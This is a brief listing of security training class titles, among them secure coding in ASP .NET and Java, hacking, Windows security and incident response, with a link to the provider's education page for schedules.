- Writing Secure Code: ASP .NET
- Writing Secure Code: Java
- Ultimate Hacking
- Ultimate Hacking Expert
- Windows Security
- Incident Response and Forensics

For complete information regarding these classes and a schedule of upcoming classes, please go to www.foundstone.com/education.